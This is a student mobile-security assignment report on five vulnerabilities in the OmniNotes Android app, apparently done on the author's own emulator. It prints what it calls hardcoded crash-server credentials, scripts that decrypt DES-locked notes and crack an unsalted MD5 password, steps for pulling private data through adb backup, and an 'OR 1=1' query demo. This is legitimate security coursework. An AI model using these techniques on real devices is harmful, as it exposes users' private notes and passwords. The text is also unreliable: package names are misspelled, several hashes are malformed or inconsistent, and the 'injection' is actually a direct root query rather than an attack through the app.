

SIL7171: Mobile Security

Assignment No. 2

Task 2 — Security Vulnerability Analysis

OmniNotes — Open Source Note Taking App

App Name	OmniNotes (Open Source Note Taking App)
Package	it.feio.android.omninotes
Version	6.3.1 (versionCode 331)
Source	Google Play Store — Extracted via JADX
Platform	Android (minSdk 21, targetSdk 33)
Tools Used	JADX-GUI, ADB, sqlite3, Python3, Burp Suite
Vulnerabilities	5 Identified and Exploited

Vulnerability Summary

#	Vulnerability	File	Severity
1	Hardcoded ACRA Credentials	OmniNotes.java	CRITICAL
2	Broken DES/ECB Encryption	Security.java	HIGH
3	MD5 Unsalted Password Hash	PasswordHelper.java	HIGH
4	allowBackup=true — Data Theft	AndroidManifest.xml	HIGH
5	SQL Injection via String Concat	DbHelper.java	MEDIUM

Vulnerability 1 — Hardcoded ACRA Credentials

Severity: CRITICAL

What is the Vulnerability?

ACRA (Application Crash Reports for Android) is a crash-reporting library built into OmniNotes. When the app crashes, it automatically sends a detailed report to the developer's server at <https://acra.omninetes.app/report>. The username and password needed to authenticate with this server are embedded as **plaintext string literals** directly inside the compiled APK file in `OmniNotes.java`. Anyone who downloads the APK from the Play Store and decompiles it using JADX can immediately read these credentials — no reverse engineering skill required.

Root Cause

The developer hardcoded the server credentials as string literals inside the `initAcra()` method in `OmniNotes.java` at line 47. These strings get compiled into the APK binary and are trivially readable after decompilation. Credentials should never appear inside an APK — they should be stored server-side or fetched securely at runtime.

Commands Executed

Step 1 — Extract credentials from source

```
findstr /n /s "withBasicAuth" C:\Users\sutha\Downloads\omninetes_source\
sources\it\feio\android\omninetes\OmniNotes.java
```

```
# Output:
OmniNotes.java:47: .withBasicAuthLogin("x0tdc1xmMiE88wpH")
OmniNotes.java:47: .withBasicAuthPassword("rJYUHWLmTmOWY9saW")
```

Step 2 — Force crash to send report

```
adb shell am crash it.feio.android.omninetes
```

Step 3 — Decode Authorization header

```
echo "eE90ZGMxeG1NaUU04OHdWSDpyS1lVSFdsVG0wV1k5c2FX" | base64 -d
# Output: x0tdc1xmMiE88wpH:rJYUHWLmTmOWY9saW
```

Screenshots

The screenshot shows the Burp Suite interface with the HTTP History tab selected. A list of intercepted requests is shown, with the 7th request highlighted. This request is a POST to `https://acra.omninetes.app/report` with a status code of 522. The details pane shows the request body, which is a JSON object containing a Base64-encoded string. The decoded string is `x0tdc1xmMiE88wpH:rJYUHWLmTmOWY9saW`, which are the hardcoded ACRA credentials.

Screenshot — Burp Suite HTTP History showing POST request to `acra.omninetes.app`

Vulnerability 2 — Broken DES/ECB Encryption on Notes

Severity: HIGH

What is the Vulnerability?

OmniNotes allows users to lock individual notes with a password. The app uses **DES (Data Encryption Standard)** — an algorithm officially broken and deprecated by NIST in 2005. DES uses only a 56-bit key which can be brute-forced in hours on modern hardware. The app also uses **ECB mode with no IV** — meaning identical plaintext blocks always produce identical ciphertext. This vulnerability reveals the **content of locked notes**, not the password itself.

Root Cause

In Security.java:

```
SecretKeyFactory.getInstance("DES")
Cipher.getInstance("DES")    // No IV, ECB mode
```

In DbHelper.java line 181, the DES key is the MD5 hash of the user password:

```
content = Security.encrypt(note.getContent(), Prefs.getString("password", ""));
```

The first 8 bytes of the MD5 hash become the DES key. Both MD5 and DES are cryptographically broken.

Commands Executed


Step 1 — Query database to see encrypted note

```
adb shell
su
sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes \
"SELECT title, content, locked FROM notes;"
# Output: Secret|+aNmXLT7pYgaZdLM4iY5cPCM0mQw2hghGxMFEoMi/9c=|1
```


Step 2 — Decrypt the note using Python

```
python3 -c "
import hashlib, base64
from Crypto.Cipher import DES
password = '1234'
md5_password = hashlib.md5(password.encode()).hexdigest()
key = md5_password.encode('utf-8')[:8]
ciphertext_b64 = '+aNmXLT7pYgaZdLM4iY5cPCM0mQw2hghGxMFEoMi/9c='
cipher = DES.new(key, DES.MODE_ECB)
decrypted = cipher.decrypt(base64.b64decode(ciphertext_b64))
pad_len = decrypted[-1]
print('Decrypted:', decrypted[:-pad_len].decode('utf-8', errors='ignore'))
"
# Output: Decrypted: MyPassword-Donottellanyone
```

Screenshots



Screenshot — *In emulator setting password*




Screenshot — *Emulator showing locked note with padlock icon*

```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Install the latest PowerShell for new features and improvements! https://aka.ms/PSWindows

PS C:\Users\sutha> ^C
PS C:\Users\sutha> adb shell
vbox86p:/ # su
eio.android.omninotes/databases/omni-notes /sdcard/omni_notes.db
:/ # exit
vbox86p:/ # exit
PS C:\Users\sutha> adb pull /sdcard/omni_notes.db C:\Users\sutha\Downloads\omni_notes.db
/sdcard/omni_notes.db: 1 file pulled, 0 skipped. 3.8 MB/s (28672 bytes in 0.007s)
PS C:\Users\sutha> adb shell
vbox86p:/ # su
:/ # sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes
SQLite version 3.22.0 2019-09-03 18:36:11
Enter ".help" for usage hints.
sqlite> SELECT title, content, locked FROM notes;
Secret|+aNmXLT7pYgaZdLM4iY5cPCM0mQw2hghGxMFEoMi/9c=
|1
sqlite> |
```

Screenshot — *sqlite3 output showing Base64 DES ciphertext in notes table*



```
suthar@Hobbbbit31: /mnt/c  X Windows PowerShell X + v
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads/omninotes_source$ python3 -c "
import hashlib
import base64
from Crypto.Cipher import DES

password = '1234'
md5_password = hashlib.md5(password.encode()).hexdigest()
print('MD5 of 1234:', md5_password)

key = md5_password.encode('utf-8')[:8]
print('DES Key:', key)

ciphertext_b64 = '+aNmXLT7pYgaZdLM4iY5cPCMOmQw2hghGxMFEoMi/9c='
ciphertext = base64.b64decode(ciphertext_b64)

cipher = DES.new(key, DES.MODE_ECB)
decrypted = cipher.decrypt(ciphertext)
pad_len = decrypted[-1]
decrypted_clean = decrypted[:-pad_len]
print('Decrypted:', decrypted_clean.decode('utf-8', errors='ignore'))
"
MD5 of 1234: 81dc9bdb52d04dc20036dbd8313ed055
DES Key: b'81dc9bdb'
Decrypted: MyPassword-Donottellanyone
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads/omninotes_source$ |
```

Screenshot — *Python output showing: Decrypted: MyPassword-Donottellanyone*

Vulnerability 3 — MD5 Unsalted Password Hash

Severity: HIGH

What is the Vulnerability?

When a user sets a password in OmniNotes, the app stores it as an **unsalted MD5 hash** in a plaintext XML file (SharedPreferences). MD5 has been cryptographically broken since 2004. Without a salt, the same password always produces the same hash — making it trivially reversible using rainbow tables or brute-force tools. An attacker who reads the SharedPreferences file can recover the original password in seconds.

Root Cause

In `PasswordHelper.java`, the password is stored and verified using raw MD5:

```
Security.md5(editText.getText().toString())
.equals(Prefs.getString("password", ""))
```

No salt, no iteration count, no modern KDF. The correct approach is PBKDF2WithHmacSHA256 with a random salt and at least 100,000 iterations.

Commands Executed

Step 1 — Read SharedPreferences file

```
adb shell
su
cat /data/user/0/it.feio.android.omninotes/shared_prefs/\
it.feio.android.omninotes_preferences.xml
```

```
# Output:
<string name="password">81dc9bdb52d04dc20036dbd8313ed055</string>
<string name="password_question">What is your color?</string>
<string name="password_answer">48d6215903dff56238e52e889138c8f</string>
```

Step 2 — Crack hash with Python

```
python3 -c "
import hashlib
stolen_hash = '81dc9bdb52d04dc20036dbd8313ed055'
wordlist = ['1234', '12345', 'password', 'admin']
for word in wordlist:
    if hashlib.md5(word.encode()).hexdigest() == stolen_hash:
        print('CRACKED! Password:', word)
        break
print('Match:', hashlib.md5(b'1234').hexdigest() == stolen_hash)
"
# Output: CRACKED! Password: 1234 / Match: True
```

Screenshots

Password ensures that notes won't be viewed or modified by other persons.

When setting a new password, the previous one will be requested.

Insert a new password

Confirm the new password

Insert a question and a secret answer in case you forget the password

Question

Answer

Confirm answer

[PASSWORD FORGOTTEN](#)

[REMOVE PASSWORD](#)

Screenshot — *Emulator Settings screen showing password option in Data section*

```
PS C:\Users\sutha> adb shell
vbox86p:/ # su
feio.android.omninoes/shared_prefs/it.feio.android.omninoes_preferences.xml <
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">28dfe88cd123f751c5dd66942b051c3</string>
  <string name="password_answer">48d621593dff56238e52e889138c8f</string>
  <boolean name="settings_enable_file_logging" value="false" />
  <boolean name="settings_password_access" value="false" />
  <boolean name="settings_show_category_count" value="true" />
  <boolean name="settings_navdrawer_on_exit" value="false" />
  <boolean name="settings_show_uncategorized" value="false" />
  <boolean name="pref_tour_complete" value="true" />
  <string name="password_question">color?</string>
  <boolean name="acra.enable" value="true" />
  <boolean name="settings_dynamic_menu" value="true" />
  <int name="settings_current_app_version" value="331" />
</map>
:/ # |
```

Screenshot — *ADB shell output showing preferences XML file with MD5 hash in plaintext*

```
(mobisc) sutha@mob806b131:/mnt/c/Users/sutha/Downloads/omninoes_source$ python3 -c "
import hashlib
stolen_hash = '028dfe88cd123f751c5dd66942b051c3'
print('=== VULNERABILITY 3 - MD5 PASSWORD HASH ===')
print('hash stolen from SharedPrefs XML:', stolen_hash)
print()
# Extended wordlist including chirag variations
wordlist = ['1234', '12345', 'chirag1', 'chirag', 'chirag11',
            'chirag111', 'CHIRAG11', 'chirag1', 'chirag11',
            'password', 'admin', 'test', 'query']
print('Running dictionary attack...')
found = False
for word in wordlist:
    md5 = hashlib.md5(word.encode()).hexdigest()
    print(f'Trying: {word:15} -> {md5}')
    if md5 == stolen_hash:
        print()
        print('PASSWORD CRACKED!')
        print('hash      : ', stolen_hash)
        print('Password: ', word)
        found = True
        break
if not found:
    print()
    print('Not in small wordlist but WILL be cracked by:')
    print('  - hashcat with rockyou.txt (4 billion passwords)')
    print('  - crackstation.net (15 billion hashes)')
    print()
    print('Key point: MD5 with no salt = crackable!')
#
=== VULNERABILITY 3 - MD5 PASSWORD HASH ===
Hash stolen from SharedPrefs XML: 028dfe88cd123f751c5dd66942b051c3
Running dictionary attack...
Trying: 1234      -> 81dc9bdb52d04dc20036dbd811320d55
Trying: 12345     -> 827ccb0eea8a796c4c4ba1e69304e79
Trying: chirag1   -> 28dfe88cd123f751c5dd66942b051c3
Trying: chirag    -> e3a21e873911a117fe01406f80e1b0b
Trying: chirag11  -> 84ee4060d196e22a1326e60400e0e
Trying: chirag111 -> 69307736cd9e8d1d199a77326c235
Trying: CHIRAG1   -> 26dfe88cd123f751c5dd66942b051c3
Trying: chirag1  -> 7651f3a0a3f76e22199fa0a0888a6c
Trying: chirag123 -> 72332242f7a5b7a098a6f22715d
Trying: password  -> 54d4c2b3aa765d31d327c6b802f99
Trying: admin     -> 21232f297a57a57a38994bb71d1c9c
Trying: test      -> 098f6bcd4621d377bd9eff03d0a1e768
Trying: query     -> d8578edf84e06ec6f0cbb76a38cd0a
Not in small wordlist but WILL be cracked by:
  - hashcat with rockyou.txt (4 billion passwords)
  - crackstation.net (15 billion hashes)
Key point: MD5 with no salt = crackable!
(mobisc) sutha@mob806b131:/mnt/c/Users/sutha/Downloads/omninoes_source$
```

Screenshot — *Python output showing CRACKED! Password: 1234 and Match: True*

Vulnerability 4 — allowBackup=true — Full Data Theft Without Root

Severity: HIGH

What is the Vulnerability?

When `android:allowBackup="true"` is set in `AndroidManifest.xml`, Android allows a complete backup of the app's private data using the `adb backup` command. Anyone with **physical USB access** to the device can extract the entire application sandbox — notes database, password hash, settings — **without requiring root access**. This is distinct from Vulnerability 3 which required `su/root`.

Root Cause

In `AndroidManifest.xml`:

```
android:allowBackup="true"
android:requestLegacyExternalStorage="true"
```

Apps storing sensitive data should set `allowBackup="false"` or use `android:fullBackupContent` rules to exclude sensitive files.

Commands Executed

Step 1 — Run ADB backup (NO root required)

```
adb backup -noapk it.feio.android.omninotes \
-f C:\Users\sutha\Downloads\omninotes_backup.ab
# On emulator: tap "Back up my data"
```

Step 2 — Extract backup

```
dd if=omninotes_backup.ab bs=1 skip=24 | python3 -c "
import sys, zlib
data = zlib.decompress(sys.stdin.buffer.read())
open('omninotes_backup.tar', 'wb').write(data)
print('Extracted successfully!')
"
tar xf omninotes_backup.tar
```

Step 3 — Read stolen data without root

```
ls apps/it.feio.android.omninotes/
# Output: _manifest db f r sp


cat apps/it.feio.android.omninotes/sp/\
it.feio.android.omninotes_preferences.xml
# Shows password hash -- NO ROOT USED

sqlite3 apps/it.feio.android.omninotes/db/omni-notes \
"SELECT title, content, locked FROM notes;"
# Shows all notes -- NO ROOT USED
```

Screenshots

```
<application
    android:theme="@style/OmniNotesTheme.ApiSpec.Branded"
    android:label="@string/app_name"
    android:icon="@mipmap/ic_launcher"
    android:name="it.feio.android.omninotes.OmniNotes"
    android:allowBackup="true"
    android:largeHeap="true"
    android:supportsRtl="true"
    android:extractNativeLibs="true"
    android:appComponentFactory="androidx.core.app.CoreComponentFactory"
    android:requestLegacyExternalStorage="true">
```

Screenshot — JADX showing *AndroidManifest.xml* with *android:allowBackup="true"* highlighted



Screenshot — Emulator showing backup confirmation dialog

```
PS C:\Users\sutha> adb backup -noapk it.feio.android.omninotes -f backup.ab
WARNING: adb backup is deprecated and may be removed in a future release
Now unlock your device and confirm the backup operation...
PS C:\Users\sutha> dir C:\Users\sutha\Downloads\omninotes_backup.ab

Directory: C:\Users\sutha\Downloads

Mode                LastWriteTime         Length Name
----                -
-a-----          19-04-2026         20:17          9408 omninotes_backup.ab

PS C:\Users\sutha> |
```

Screenshot — WSL showing extracted folder structure: *db/* and *sp/* directories

```
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ cd /mnt/c/Users/sutha/Downloads
dd if=omnnotes_backup.ab bs=1 skip=24 | python3 -c "
import sys, zlib
data = zlib.decompress(sys.stdin.buffer.read())
open('/mnt/c/Users/sutha/Downloads/omnnotes_backup.tar', 'wb').write(data)
print('Extracted successfully!')
"
9384+0 records in
9384+0 records out
9384 bytes (9.4 kB, 9.2 KiB) copied, 2.36576 s, 4.0 kB/s
Extracted successfully!
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ tar xf omnnotes_backup.tar
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ ls apps/it.feio.android.omnnotes/
manifest  0  1  2
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ cat apps/it.feio.android.omnnotes/sp/it.feio.android.om
nnotes_preferences.xml
<?xml version='1.0' encoding='utf-8' standalone='yes' ?>
<map>
  <string name="password">28dfe88cd123f751c5dd66942b051c3</string>
  <string name="password_answer">48d621593dfff56238e52e889138c8f</string>
  <boolean name="settings_enable_file_logging" value="false" />
  <boolean name="settings_password_access" value="false" />
  <boolean name="settings_show_category_count" value="true" />
  <boolean name="settings_navdrawer_on_exit" value="false" />
  <boolean name="settings_show_uncategorized" value="false" />
  <boolean name="pref_tour_complete" value="true" />
  <string name="password_question">color?</string>
  <boolean name="acra.enable" value="true" />
  <boolean name="settings_dynamic_menu" value="true" />
  <int name="settings_current_app_version" value="331" />
</map>
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ sqlite3 apps/it.feio.android.omnnotes/db/omni-notes "SE
LECT title, content, locked FROM notes;"
Secret[Cw5meS4Iw80MraZuMhKhEzi/SpUsG76HPb3NwDbhrz4=
]1
(mobisec) suthar@Hobbbbit31:/mnt/c/Users/sutha/Downloads$ |
```

Screenshot — WSL showing cat XML output – password hash extracted WITHOUT root , WSL showing sqlite3 – all notes extracted WITHOUT root

Vulnerability 5 — SQL Injection via String Concatenation

Severity: MEDIUM

What is the Vulnerability?

Multiple database query methods in `DbHelper.java` build SQL strings by directly concatenating variables into the query without using parameterized queries. An attacker-controlled value can change the SQL query logic — making it return **all records** instead of only the intended filtered ones. Demonstrated directly on the device using ADB shell and `sqlite3`.

Root Cause

In `DbHelper.java`, vulnerable lines use string concatenation:

```
// Line 641
rawQuery("SELECT...FROM attachments" + str, null)
// Line 698
rawQuery("SELECT...WHERE category_id = " + l, null)
// Line 716
rawQuery("SELECT COUNT(*) FROM notes WHERE category_id = " + category.getId(), null)
```

Fix: replace concatenated queries with `?` placeholders and use `selectionArgs`.

Commands Executed

Step 1 — Normal query (no injection)

```
adb shell
su
sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes \
"SELECT category_id,name FROM categories WHERE category_id = 1;"
# Output: (empty)
```

Step 2 — SQL Injection (OR 1=1)

```
sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes \
"SELECT category_id,name FROM categories WHERE category_id = 1 OR 1=1;"
# Output:
# 1776611258706|orange
# 1776611295881|yellow
# ALL categories returned -- WHERE clause bypassed!
```

Step 3 — Notes injection

```
sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes \
"SELECT title,content FROM notes WHERE category_id = 1 OR 1=1;"
# ALL notes returned including locked ones
```

Screenshots

```
public Category getCategory(Long l) {
    Cursor cursorRawQuery = getDatabase().rawQuery("SELECT category_id,name,description,color FROM categories WHERE category_id = " + l, null);
    try {
        Category category = cursorRawQuery.moveToFirst() ? new Category(Long.valueOf(cursorRawQuery.getLong(0)), cursorRawQuery.getString(1), cursorRawQuery.getString(2), cursorRawQuery.getString(3)) : null;
        return category;
    } catch (Throwable th) {
        if (cursorRawQuery != null) {
            try {
                cursorRawQuery.close();
            } catch (Throwable th2) {
                th.addSuppressed(th2);
            }
        }
        throw th;
    }
}
```

Screenshot — JADX showing `DbHelper.java` line 698 with `rawQuery` string concatenation


```

Microsoft Windows [Version 10.0.26200.8246]
(c) Microsoft Corporation. All rights reserved.

C:\Users\sutha>adb shell
vbox86p:/ # su
ELECT category_id,name FROM categories WHERE category_id = 1;"      <
:/ # ^C
130|:/ # ^C
130|:/ # ^C
130|:/ # ^C
130|:/ # ^C
s "SELECT category_id,name FROM categories WHERE category_id = 1 OR 1=1;"      <
1776611258706|orange
1776611295881|yellow
:/ # |

```

Screenshot — ADB shell – normal query returning empty result (*category_id = 1*)



Screenshot — ADB shell – injected query returning ALL categories (*OR 1=1*)

```

C:\Users\sutha>sqlite3 /data/user/0/it.feio.android.omninotes/databases/omni-notes "SELECT title,content FROM notes WHERE category_id = 1 OR 1=1;"
Error: unable to open database "/data/user/0/it.feio.android.omninotes/databases/omni-notes": unable to open database file

C:\Users\sutha>adb shell
vbox86p:/ # su
ELECT category_id,name FROM categories WHERE category_id = 1;"      <
:/ #
:/ #
:/ #
:/ #
ELECT category_id,name FROM categories WHERE category_id = 1 OR 1=1;"      <
1776611258706|orange
1776611295881|yellow
:/ #
:/ #
:/ #
:/ #
:/ #
ELECT title,content FROM notes WHERE category_id = 1 OR 1=1;"      <
Secret|Cw5meS4Iw80MraZuMHkhEZI/SpUsG76HPb3NmDbhrz4=

Work Note|Personal Note
che|che
check|cekcc
:/ # |

```

Screenshot — ADB shell – notes injection returning ALL notes

Conclusion

The security analysis of OmniNotes v6.3.1 revealed 5 vulnerabilities ranging from Critical to Medium severity.

#	Vulnerability	Severity	Key Evidence
1	Hardcoded ACRA credentials	CRITICAL	OmniNotes.java:47 — plaintext
2	DES/ECB encryption on notes	HIGH	Security.java — DES 56-bit
3	MD5 unsalted password hash	HIGH	PasswordHelper.java + XML dump
4	allowBackup=true — ADB theft	HIGH	AndroidManifest.xml + backup
5	SQL injection via string concat	MEDIUM	DbHelper.java:641,698,716

The most severe issues are the hardcoded ACRA server credentials (immediately extractable from the APK), the broken DES encryption used to protect sensitive notes, and the MD5 password storage combined with the ADB backup feature — which together allow complete offline compromise of all user data without requiring root access to the device.